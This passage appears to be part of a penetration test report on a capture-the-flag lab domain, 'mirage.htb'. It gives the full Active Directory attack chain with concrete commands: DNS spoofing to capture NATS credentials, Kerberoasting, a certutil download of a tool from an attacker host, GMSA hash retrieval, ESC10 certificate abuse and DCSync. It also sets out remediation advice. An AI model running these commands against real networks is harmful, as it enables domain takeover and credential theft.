
3.2 Vulnerability: Insecure NATS Server Authentication



, 2025-07-21_20-54.png

- **CVSS**: CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 9.1 (Critical)
- **Description**: The NATS server on port 4222 required authentication but was vulnerable to credential interception due to a misconfigured DNS record (`nats-svc.mirage.htb`). By spoofing the DNS record and deploying a fake NATS server, credentials for `Dev_Account_A:<REDACTED>` were intercepted, providing access to the legitimate NATS server.
- **Impact**: Attackers could intercept sensitive credentials, enabling authenticated access to the NATS server and its `auth_logs` stream, which exposed additional credentials (`david.jjackson:<REDACTED>`). This facilitated lateral movement within the Active Directory environment.
- **Technical Summary**: A fake NATS server was created using a Python script to listen on port 4222 and capture credentials. DNS spoofing was performed with `nsupdate` to redirect `nats-svc.mirage.htb` to the attacker's IP (`10.10.14.217`). The intercepted credentials were used with `nats -s nats://nats-svc.mirage.htb:4222 rtt --user 'Dev_Account_A' --password '<REDACTED>'` to access the NATS server, and `nats consumer next auth_logs reader` revealed `david.jjackson:<REDACTED>` in the authentication logs.


3.3 Vulnerability: Weak Kerberos Service Ticket (Kerberoasting)



, 2025-07-21_23-25.png

- **CVSS**: CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)
- **Description**: The `nathan.aadam` account was associated with a Service Principal Name (SPN) for `HTTP/exchange.mirage.htb`, making it vulnerable to Kerberoasting. The service ticket was extracted and its hash cracked offline, revealing the password `<REDACTED>`.
- **Impact**: A low-privileged user (`david.jjackson`) could extract and crack the service ticket hash, gaining access to the `nathan.aadam` account, which was a member of `IT Admins` and `Remote Management Users`. This allowed remote access to the domain controller via WinRM, escalating privileges within the domain.
- **Technical Summary**: Using `david.jjackson:<REDACTED>`, the SPN was enumerated with `impacket-GetUserSPNs -k -no-pass 'mirage.htb/david.jjackson:<REDACTED>' -dc-ip 10.129.148.206 -dc-host dc01.mirage.htb -request`. The hash was cracked using `hashcat -m 13100 nathan.aadam.hash /usr/share/wordlists/rockyou.txt`, yielding `<REDACTED>`. A TGT was obtained with `impacket-getTGT mirage.htb/nathan.aadam:<REDACTED>`, enabling further enumeration.


3.4 Vulnerability: AutoLogon Credentials Exposed via WinPEAS



- **CVSS**: CVSS3.1: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N – 6.5 (Medium)


- **Description**: The `WinPEAS` tool, executed on the domain controller via `nathan.aadam`'s WinRM access, identified AutoLogon credentials for `mark.bbond:<REDACTED>` stored in the Windows Registry. These credentials were accessible to users with remote management privileges.
- **Impact**: Exposure of plaintext credentials in the AutoLogon configuration allowed attackers with high-privilege access (e.g., `nathan.aadam`) to obtain `mark.bbond` credentials, enabling further lateral movement and privilege escalation within the domain.
- **Technical Summary**: After gaining WinRM access with `evil-winrm -i dc01 -r mirage.htb` using `nathan.aadam`, `WinPEAS` was transferred via `certutil -urlcache -split -f http://10.10.14.217/winpeas.exe winpeas.exe` and executed. The output revealed `DefaultDomainName: MIRAGE`, `DefaultUserName: mark.bbond`, and `DefaultPassword: <REDACTED>`, which were used to authenticate as `mark.bbond` with `impacket-getTGT mirage.htb/mark.bbond:<REDACTED>`.

3.5 Vulnerability: Excessive Permissions for Password Reset




- **CVSS**: CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description**: The `mark.bbond` account had permissions to reset the password of `javier.mmarshall`, as identified by BloodHound. This allowed `mark.bbond` to set a new password (`<REDACTED>`) for `javier.mmarshall`, enabling further access.
- **Impact**: Excessive permissions allowed a low-privileged user to take control of another account, facilitating lateral movement. The `javier.mmarshall` account had additional privileges, such as `ReadGMSAPassword` over `Mirage-Service$`, which was critical for further escalation.
- **Technical Summary**: BloodHound analysis (`bloodhound-python -d mirage.htb -u 'david.jjackson' -p '<REDACTED>' -dc 'dc01.mirage.htb' -c all`) revealed `mark.bbond`'s control over `javier.mmarshall`. The password was reset using `net rpc password "javier.mmarshall" "<REDACTED>" -U "DOMAIN/mark.bbond%<REDACTED>" -S "dc01"`. The account was re-enabled and configured with `bloodyAD` and PowerShell commands to set `userAccountControl` and `logonhours`.

3.6 Vulnerability: Exposure of Group Managed Service Account (GMSA) Credentials



- **CVSS**: CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description**: The `javier.mmarshall` account had `ReadGMSAPassword` permissions over the `Mirage-Service$` Group Managed Service Account (GMSA), allowing retrieval of its NTLM hash (`<REDACTED>`). This hash provided access to additional domain resources.
- **Impact**: Access to the GMSA credentials enabled further enumeration and privilege escalation, as `Mirage-Service$` had `WRITE` permissions over other accounts, facilitating attacks like UPN manipulation and certificate-based authentication.
- **Technical Summary**: Using `javier.mmarshall:<REDACTED>` , the GMSA password was retrieved with `bloodyAD -k --host 10.129.231.108 -d 'mirage.htb' -u 'javier.mmarshall' -p '<REDACTED>' --host dc01.mirage.htb get object 'Mirage-Service$' --attr msDS-ManagedPassword` . The NTLM hash was used to authenticate as `Mirage-Service$` with `impacket-getTGT mirage.htb/'Mirage-Service$' -hashes ':<REDACTED>'` .

3.7 Vulnerability: Weak Certificate Mapping in ADCS (ESC10)



- **CVSS**: CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description**: The Active Directory Certificate Services (ADCS) configuration allowed weak certificate mapping (`CertificateMappingMethods=0x4` for UPN mapping) in Schannel. Combined with `Mirage-Service$` 's `WRITE` permissions over `mark.bbond` , this enabled manipulation of `mark.bbond` 's `userPrincipalName` to `dc01$@mirage.htb` , issuance of a certificate, and authentication as the domain controller (`dc01$`).
- **Impact**: This vulnerability allowed an attacker to impersonate the domain controller, granting the ability to set Resource-Based Constrained Delegation (RBCD) and perform

a DCSync attack to extract all domain credentials, including the `Administrator` account, resulting in full domain compromise.

- **Technical Summary**: The Schannel configuration was verified with `reg query "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel"`, confirming `CertificateMappingMethods=0x4`. BloodHound (`bloodhound-python -d mirage.htb -u 'Mirage-Service$' --hashes ':<REDACTED>'`) showed `Mirage-Service$`'s `WRITE` permissions over `mark.bbond`. The UPN was manipulated with `certipy-ad account update -user 'mark.bbond' -upn 'dc01$@mirage.htb'`, and a certificate was issued with `certipy-ad req`. After reverting the UPN, Schannel authentication (`certipy-ad auth -pfx dc01.pfx`) enabled RBCD configuration (`set_rbcd dc01$ Mirage-Service$`). A Service Ticket was obtained with `impacket-getST -spn 'cifs/DC01.mirage.htb' -impersonate 'dc01$'`, and `impacket-secretsdump` extracted the `Administrator` hash (`<REDACTED>`), leading to a TGT (`impacket-getTGT 'mirage.htb/Administrator' -hashes ':<REDACTED>'`) and administrative access via `evil-winrm`.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement — including NFS share exposure, NATS server credential interception, Kerberos abuse, AutoLogon credential exposure, excessive permissions, GMSA credential access, and ADCS weak certificate mapping (ESC10) — the following recommendations should be implemented across the `mirage.htb` Active Directory environment:

1. Secure NFS Share Access

- **Restrict NFS Share Permissions**: Modify the NFS share `/MirageReports` to require authentication and limit access to authorized users only. Update the export configuration to remove the `(everyone)` permission, ensuring only specific IP ranges or authenticated domain accounts can access it.
- **Audit NFS Share Content**: Regularly review the contents of NFS shares to ensure no sensitive documents, such as `Incident_Report_Missing_DNS_Record_nats-svc.pdf` or `Mirage_Authentication_Hardening_Report.pdf`, are exposed. Implement a policy to sanitize documents before sharing them on network file systems.
- **Monitor NFS Access**: Enable logging for NFS share access and integrate logs into a centralized Security Information and Event Management (SIEM) system to detect unauthorized access attempts.

2. Harden NATS Server Authentication

- **Secure DNS Records**: Protect the `nats-svc.mirage.htb` DNS record from unauthorized modifications by restricting `nsupdate` permissions to privileged accounts only. Implement DNS security measures, such as DNSSEC, to prevent spoofing attacks.

- **Strengthen NATS Authentication**: Enforce strong, unique credentials for the NATS server on port 4222. Rotate credentials regularly, and consider implementing multi-factor authentication (MFA) if supported. Avoid storing credentials in cleartext or transmitting them over unencrypted channels.
- **Monitor NATS Server Activity**: Enable logging for NATS server authentication attempts and integrate with a SIEM system. Flag repeated failed logins or connections from unexpected IPs, such as `10.10.14.217`, to detect potential credential interception attempts.

3. Mitigate Kerberos Hash Abuse (Kerberoasting)

- **Review SPN Assignments**: Audit Service Principal Names (SPNs) to ensure only necessary accounts, such as service accounts, have SPNs assigned. Remove the SPN `HTTP/exchange.mirage.htb` from `nathan.aadam` unless required for legitimate services.
- **Enforce Strong Passwords**: Implement a policy for strong, complex passwords for accounts with SPNs to reduce the risk of offline hash cracking. Use password length and complexity requirements to make Kerberoasting less feasible.
- **Enable Kerberos Armoring (FAST)**: Configure domain controllers to use Flexible Authentication Secure Tunneling (FAST) to protect Kerberos tickets from offline attacks. Ensure all Kerberos traffic uses AES encryption instead of weaker algorithms.

4. Protect AutoLogon Credentials

- **Disable AutoLogon**: Remove AutoLogon configurations from the Windows Registry on `dc01.mirage.htb` to prevent exposure of credentials like `mark.bbond:<REDACTED>`. If AutoLogon is necessary, use encrypted credential storage solutions.
- **Restrict Registry Access**: Apply strict access controls to the Registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` to prevent unauthorized users from accessing AutoLogon credentials.
- **Monitor Registry Access**: Enable auditing for Registry access to detect unauthorized attempts to read sensitive keys. Integrate these logs into a SIEM system for real-time monitoring and alerting.

5. Restrict Excessive Permissions for Password Resets

- **Audit Password Reset Permissions**: Use tools like BloodHound to review and remove excessive permissions, such as `mark.bbond`'s ability to reset `javier.mmarshall`'s password. Apply the principle of least privilege to all accounts and groups.
- **Implement Role-Based Access Control (RBAC)**: Restrict password reset capabilities to specific administrative roles. Use Active Directory delegation to limit which accounts can modify others' attributes.
- **Monitor Password Changes**: Enable logging for password reset events in Active Directory and monitor for unauthorized changes, especially for sensitive accounts like

`javier.mmarshall`.

6. Secure Group Managed Service Account (GMSA) Credentials

- **Limit GMSA Read Permissions**: Remove `ReadGMSAPassword` permissions from accounts like `javier.mmarshall` over `Mirage-Service$` unless absolutely necessary. Use Active Directory ACLs to restrict access to GMSA credentials.
- **Rotate GMSA Passwords**: Configure automatic password rotation for GMSAs like `Mirage-Service$` to minimize the impact of exposed credentials. Ensure rotation occurs frequently and is monitored.
- **Audit GMSA Access**: Enable auditing for GMSA credential access and integrate logs into a SIEM system to detect unauthorized retrieval of NTLM hashes or other sensitive data.

7. Harden Active Directory Certificate Services (ADCS)

- **Disable Weak Certificate Mapping**: Modify the Schannel configuration (`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel`) to remove `CertificateMappingMethods=0x4` (UPN mapping), preventing ESC10 attacks. Prefer stronger mapping methods, such as Explicit Mapping.
- **Restrict Certificate Issuance**: Limit which accounts can request certificates from the `mirage-DC01-CA` Certificate Authority. Ensure that only authorized service accounts can issue certificates with sensitive UPNs like `dc01$@mirage.htb`.
- **Audit Certificate Requests**: Enable logging for certificate issuance and revocation events in ADCS. Monitor for suspicious certificate requests, especially those involving manipulated UPNs or high-privilege accounts.

8. Strengthen Lateral Movement Protections

- **Limit Remote Management Access**: Review memberships of groups like `IT Admins` and `Remote Management Users` to ensure only necessary accounts, such as `nathan.aadam`, have WinRM access to `dc01.mirage.htb`. Implement just-in-time (JIT) access for remote management tasks.
- **Secure Account Configurations**: Ensure accounts like `javier.mmarshall` are not disabled unnecessarily and have appropriate `userAccountControl` and `logonhours` settings to prevent exploitation. Regularly audit account statuses and permissions.
- **Implement Network Segmentation**: Restrict network access to critical services (e.g., LDAP, WinRM, Kerberos) to specific IP ranges. Use firewalls to block unauthorized connections to `10.129.147.227` or related IPs.

9. Enhance Logging, Monitoring, and Incident Response

- **Centralize Logs**: Aggregate logs from Active Directory, NATS server, NFS, WinRM, Kerberos, LDAP, and ADCS into a centralized SIEM system. Ensure events like DNS updates, NATS authentication attempts, and certificate requests are indexed and correlated.
- **Define Incident Response Playbooks**: Develop procedures for responding to detected vulnerabilities, such as DNS spoofing, Kerberoasting, GMSA credential exposure, and ADCS abuse. Include steps for revoking compromised certificates and resetting affected accounts.
- **Conduct Regular Security Assessments**: Perform periodic penetration tests and Active Directory reviews to identify and remediate vulnerabilities like those exploited in this engagement. Use tools like BloodHound and Certipy to proactively detect misconfigurations.

5. Conclusions

Executive Summary

Imagine your organization’s network as a secure office building, where every employee needs a unique keycard to enter specific rooms, and only top managers have access to the most sensitive areas, like the server room or executive offices. During our security assessment, we discovered several ways an outsider—someone pretending to be an employee—could sneak into the building, move from room to room, and eventually gain access to the master control panel that runs everything.

Here’s what we found:

- **Sensitive Files in an Unlocked Filing Cabinet**: We found a shared network folder (`/MirageReports`) that anyone could access without a keycard. Inside were reports revealing internal details about your systems, like a map pointing to a critical server (the NATS server). This information helped us plan further attacks, like tricking the system into giving us login credentials.
- **A Fake Security Desk Tricking Employees**: The messaging system (NATS server) used by your network had a flaw in how it verified users. By setting up a fake login portal, we captured login details for an account (`Dev_Account_A:<REDACTED>`), which then gave us access to more sensitive information, including another employee’s login (`david.jjackson:<REDACTED>`).
- **Weak Passwords on Important Accounts**: One account (`nathan.aadam`) had a password that was easy to guess using common password-cracking tools. This account had access to the server room, allowing us to log in remotely and explore further.
- **Forgotten Passwords Left in the Open**: Inside the server, we found a configuration setting (AutoLogon) that stored another employee’s login details (`mark.bbond:<REDACTED>`) in plain sight, like leaving a sticky note with a password on a monitor. This gave us access to another account with more privileges.

- **Employees with Too Many Keys**: The `mark.bbond` account could change the password of another employee (`javier.mmarshall`), giving us control over that account. This was like giving a junior employee the ability to reset the CEO's keycard without oversight.
- **Access to a Master Key**: The `javier.mmarshall` account could access a special key (`Mirage-Service$:<REDACTED>`) used by automated systems. This key allowed us to unlock even more doors in the network.
- **A Flaw in the ID System**: The system for issuing digital ID cards (ADCS) had a weakness that let us create a fake ID for the server itself (`dc01$`). With this fake ID, we could act as the server and access every account in the building, including the top manager's (`Administrator:<REDACTED>`).

These issues are like leaving doors unlocked, handing out spare keys to too many people, or using a weak lock that can be picked easily. If a real attacker exploited these flaws, they could take over your entire network, accessing sensitive data, disrupting operations, or even locking you out of your own systems. For example, imagine a thief using these vulnerabilities to steal customer data or financial records, causing massive financial and reputational damage. Fixing these problems is critical to keep your digital building secure, ensuring only the right people have access and that no one can sneak in to cause harm.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement on the `mirage.htb` domain:

1. **Sensitive Information Exposure via NFS Share**
   - **Issue**: The NFS share `/MirageReports` was accessible without authentication, exposing PDF files (`Incident_Report_Missing_DNS_Record_nats-svc.pdf` , `Mirage_Authentication_Hardening_Report.pdf`) containing details about the `nats-svc.mirage.htb` DNS record and IT Security contacts.
   - **Risk**: Enabled unauthenticated reconnaissance, facilitating DNS spoofing and NATS server exploitation.
2. **Insecure NATS Server Authentication**
   - **Issue**: The NATS server on port 4222 was vulnerable to credential interception via DNS spoofing of `nats-svc.mirage.htb` . A fake NATS server captured `Dev_Account_A:<REDACTED>` , granting access to the `auth_logs` stream, which exposed `david.jjackson:<REDACTED>` .
   - **Risk**: Allowed unauthorized access to sensitive authentication logs, enabling lateral movement.
3. **Kerberoasting Vulnerability**
   - **Issue**: The `nathan.aadam` account had an SPN (`HTTP/exchange.mirage.htb`), allowing its service ticket hash to be extracted and cracked offline using `hashcat` , revealing `<REDACTED>` .

- **Risk**: Enabled privilege escalation to `nathan.aadam`, a member of `IT Admins` and `Remote Management Users`, granting WinRM access to `dc01.mirage.htb`.

4. **AutoLogon Credential Exposure**
   - **Issue**: `WinPEAS` identified AutoLogon credentials for `mark.bbond:<REDACTED>` in the Windows Registry, accessible via `nathan.aadam`'s WinRM session.
   - **Risk**: Provided access to `mark.bbond`, facilitating further lateral movement and privilege escalation.
5. **Excessive Password Reset Permissions**
   - **Issue**: `mark.bbond` had permissions to reset the password of `javier.mmarshall`, allowing a new password (`<REDACTED>`) to be set and the account to be re-enabled.
   - **Risk**: Enabled control of `javier.mmarshall`, which had `ReadGMSAPassword` permissions over `Mirage-Service$`.
6. **GMSA Credential Exposure**
   - **Issue**: `javier.mmarshall` could retrieve the NTLM hash (`<REDACTED>`) of the `Mirage-Service$` GMSA, which had `WRITE` permissions over `mark.bbond`.
   - **Risk**: Facilitated UPN manipulation and certificate-based attacks, escalating privileges further.
7. **Weak Certificate Mapping in ADCS (ESC10)**
   - **Issue**: ADCS allowed weak certificate mapping (`CertificateMappingMethods=0x4` for UPN mapping). `Mirage-Service$`'s `WRITE` permissions over `mark.bbond` enabled UPN manipulation to `dc01$@mirage.htb`, certificate issuance, and Schannel authentication as `dc01$`, leading to RBCD and a DCSync attack.
   - **Risk**: Resulted in full domain compromise by extracting the `Administrator:<REDACTED>` hash and gaining administrative access via `evil-winrm`.

These vulnerabilities demonstrate that misconfigurations in NFS, NATS, Kerberos, AutoLogon, permissions, GMSA, and ADCS can be chained to achieve full Active Directory compromise without advanced exploits. Mitigation requires securing network shares, hardening authentication mechanisms, enforcing least privilege, and strengthening ADCS configurations.

Appendix: Tools Used

- **Nmap**
  Description: Network scanner used for initial reconnaissance and port enumeration. It identified open ports and services on `10.129.147.227`, including DNS (53), LDAP (389/636/3268/3269), SMB (445), Kerberos (464), NFS (2049), NATS (4222), and WinRM (5985/47001), confirming the target as a Windows domain controller.
- **showmount**
  Description: Utility used to enumerate NFS shares on the target. It revealed the `/MirageReports` share accessible to everyone, which contained sensitive PDF files critical for further exploitation.

- **mount**
  Description: Used to mount the NFS share `/MirageReports` on the attacker's system, allowing access to sensitive documents (`Incident_Report_Missing_DNS_Record_nats-svc.pdf`, `Mirage_Authentication_Hardening_Report.pdf`) without authentication.
- **Python (Custom NATS Server Script)**
  Description: A custom Python script was created to deploy a fake NATS server on port 4222, intercepting credentials for `Dev_Account_A:<REDACTED>` by exploiting a misconfigured DNS record (`nats-svc.mirage.htb`).
- **nsupdate**
  Description: DNS update tool used to spoof the `nats-svc.mirage.htb` record, redirecting traffic to the attacker's IP (`10.10.14.217`) to facilitate credential interception via the fake NATS server.
- **nats**
  Description: Command-line client used to interact with the NATS server on `nats-svc.mirage.htb:4222`. It verified connectivity with `Dev_Account_A:<REDACTED>` and enumerated the `auth_logs` stream, revealing `david.jjackson:<REDACTED>`.
- **Impacket Suite**
  Description: A collection of Python tools for Active Directory and Kerberos interactions. Modules like `getTGT`, `GetUserSPNs`, and `secretsdump` were used to obtain Kerberos tickets for `david.jjackson`, `nathan.aadam`, `mark.bbond`, `javier.mmarshall`, `Mirage-Service$`, and `Administrator`, perform Kerberoasting on `nathan.aadam`, and execute a DCSync attack to extract domain hashes.
- **hashcat**
  Description: Password-cracking tool used to crack the Kerberoasted service ticket hash for `nathan.aadam`, revealing the password `<REDACTED>` and enabling further privilege escalation.
- **nxc (NetExec)**
  Description: Tool used for LDAP enumeration with `david.jjackson:<REDACTED>` credentials, identifying domain users and their attributes, which supported further reconnaissance and privilege escalation planning.
- **BloodHound & bloodhound-python**
  Description: Graph-based tools for Active Directory enumeration. They collected domain relationships, group memberships, and privilege paths, identifying `mark.bbond`'s control over `javier.mmarshall`, `javier.mmarshall`'s `ReadGMSAPassword` permissions over `Mirage-Service$`, and `Mirage-Service$`'s `WRITE` permissions over `mark.bbond`.
- **faketime**
  Description: Used to manipulate timestamps for Kerberos authentication, ensuring correct synchronization during TGT generation and other time-sensitive operations for accounts like `david.jjackson`, `nathan.aadam`, `mark.bbond`, `javier.mmarshall`, `Mirage-Service$`, and `Administrator`.

- **Evil-WinRM**
  Description: Remote shell tool used for authenticated interactions with `dc01.mirage.htb` over WinRM. It enabled command execution and file transfers as `nathan.aadam` and `Administrator` after privilege escalation.
- **certutil (Windows)**
  Description: Windows utility used to transfer `WinPEAS` to the target via an HTTP server hosted by the attacker, facilitating enumeration of AutoLogon credentials for `mark.bbond:<REDACTED>`.
- **WinPEAS**
  Description: Privilege escalation tool executed on `dc01.mirage.htb` via `nathan.aadam`'s WinRM session. It identified AutoLogon credentials for `mark.bbond:<REDACTED>` in the Windows Registry, enabling further lateral movement.
- **RunasCs.exe**
  Description: Utility used to execute a PowerShell reverse shell as `mark.bbond:<REDACTED>`, establishing a session for further enumeration and privilege escalation.
- **netcat (nc)**
  Description: Used to listen for the reverse shell connection from `RunasCs.exe` on port 4443, providing a PowerShell session as `mark.bbond` for additional commands.
- **bloodyAD**
  Description: Tool used to manipulate Active Directory attributes, such as removing the `ACCOUNTDISABLE` flag from `javier.mmarshall`, setting its `userAccountControl` to 512, and retrieving the `Mirage-Service$` GMSA NTLM hash (`<REDACTED>`).
- **certipy-ad**
  Description: Tool used for ADCS exploitation, manipulating `mark.bbond`'s `userPrincipalName` to `dc01$@mirage.htb`, requesting a certificate, authenticating via Schannel, and setting Resource-Based Constrained Delegation (RBCD) to enable impersonation of `dc01$`.
- **Python HTTP Server**
  Description: Simple HTTP server hosted by the attacker (`python3 -m http.server`) to transfer `WinPEAS` to the target, supporting enumeration of local configurations.

These tools were critical for the engagement, enabling reconnaissance, credential interception, privilege escalation, and domain compromise through exploitation of NFS, NATS, Kerberos, AutoLogon, GMSA, and ADCS vulnerabilities.